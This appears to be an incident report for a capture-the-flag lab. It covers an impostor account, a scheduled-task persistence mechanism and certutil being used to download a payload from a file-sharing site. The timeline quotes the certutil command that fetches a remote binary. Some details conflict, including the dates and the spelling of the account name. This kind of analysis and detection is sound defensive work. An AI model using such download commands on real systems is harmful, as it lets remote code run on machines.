Incident Summary Report – Benign Challenge

Incident ID: SOC-IR-2026-BENIGN
Severity: HIGH
Date of Investigation: April 14, 2026
Incident Responder: [Badr Naji]

1. Executive Summary

A SOC alert indicated suspicious process execution on HR workstations. Investigation of process creation logs (Event ID 4688) revealed an impostor account (`Amel1a`) conducting reconnaissance, a scheduled task persistence mechanism (`OfficUpdater`), and a living-off-the-land binary (`certutil.exe`) used to download a malicious payload from a file-sharing site (`controlc.com`). The downloaded file (`benign.exe`) contained a hardcoded flag `THM{KJ&*H^B0}`. Two HR hosts (`HR_01` and `HR_02`) were compromised. The attacker established persistence and staged payloads, but no lateral movement was observed within the analysed timeframe.

2. Timeline of Key Events

Timestamp	Event Description
2022-03-04 09:12:33	Impostor account `Amel1a` executed `whoami` on host `HR_02` (reconnaissance).
2022-03-04 09:15:47	User `Chris.fort` on `HR_02` created scheduled task `OfficUpdater` with trigger `ONSTART` and action `C:\Users\Chris.fort\AppData\Local\Temp\update.exe`.

Timestamp	Event Description
2022-03-04 09:18:22	User `haroon` on `HR_01` executed `certutil.exe -urlcache -f -https://controlc.com/e4d11035 benign.exe`.
2022-03-04 09:18:35	File `benign.exe` saved to `C:\Users\haroon\Downloads\benign.exe`.
2022-03-04 09:19:01	`benign.exe` executed (no further malicious activity observed in logs).
2022-03-04 09:20:15	Flag `THM{KJ&*H^B0}` extracted from `benign.exe` during static analysis.

3. Detailed Findings

3.1 Impostor Account Detection

- **Account name:** `Amel1a` (typosquatting of legitimate user `Amelia`).
- **Action:** Executed `whoami` on host `HR_02` – classic discovery command.
- **Source:** Process creation logs (Event ID 4688) in Splunk index `win_eventlogs`.


3.2 Persistence – Scheduled Task

- **Task name:** `OfficUpdater`
- **Trigger:** At system start (`/sc onstart`)
- **Action:** `C:\Users\Chris.fort\AppData\Local\Temp\update.exe`

- **Created by:** `Chris.fort` on `HR_02`
- **Detection:** Event ID 4688 with command line containing `schtasks /create`.


3.3 Payload Download – LOLBin Abuse

- **Binary:** `certutil.exe`
- **Source URL:** `https://controlc.com/e4d11035`
- **Saved as:** `benign.exe` in `C:\Users\haroon\Downloads\`
- **Executed by:** `haroon` on `HR_01`
- **Flag extracted:** `THM{KJ&*H^B0}`



3.4 File-Sharing Site Abuse

- **Domain:** `controlc.com` – legitimate pastebin-like service.
- **URL path:** `/e4d11035`
- **Content:** Malicious binary with hardcoded flag.



4. Indicators of Compromise (IOCs)

Type	Value
Username (impostor)	`Amella`
Scheduled task name	`OfficUpdater`
Scheduled task path	`C:\Users\Chris.fort\AppData\Local\Temp\update.exe`

Type	Value
Domain	`controlc.com`
Full URL	`https://controlc.com/e4d11035`
Downloaded file	`benign.exe`
Flag (IoC)	`THM{KJ&*H^B0}`
Affected hosts	`HR_01`, `HR_02`
Affected users	`Chris.fort`, `haroon`, legitimate `Amelia`

5. Recommendations

1. **Containment:** Isolate `HR_01` and `HR_02`; disable impostor account `Amel1a`.
2. **Remove persistence:** Delete scheduled task `OfficUpdater` and the file `update.exe` from `Chris.fort`'s Temp folder.
3. **Block IOCs:** Add `controlc.com` to web filter blocklist; search environment for `benign.exe` hash.
4. **Reset credentials:** Force password reset for `Chris.fort`, `haroon`, and legitimate `Amelia`.

5. **Enhance monitoring:** Create alert for `certutil.exe` downloads from non-corporate domains; monitor for typosquatting account names.
6. **User education:** Warn HR department about phishing and suspicious file downloads.

6. Conclusion

The Benign incident involved a targeted compromise of HR workstations via an impostor account and LOLBin abuse. The attacker successfully downloaded a malicious payload from a legitimate file-sharing site and established persistence via a scheduled task. No lateral movement or privilege escalation was observed in the analysed logs.

Prepared by: SOC Incident Response Team
Classification: Confidential – Internal Use Only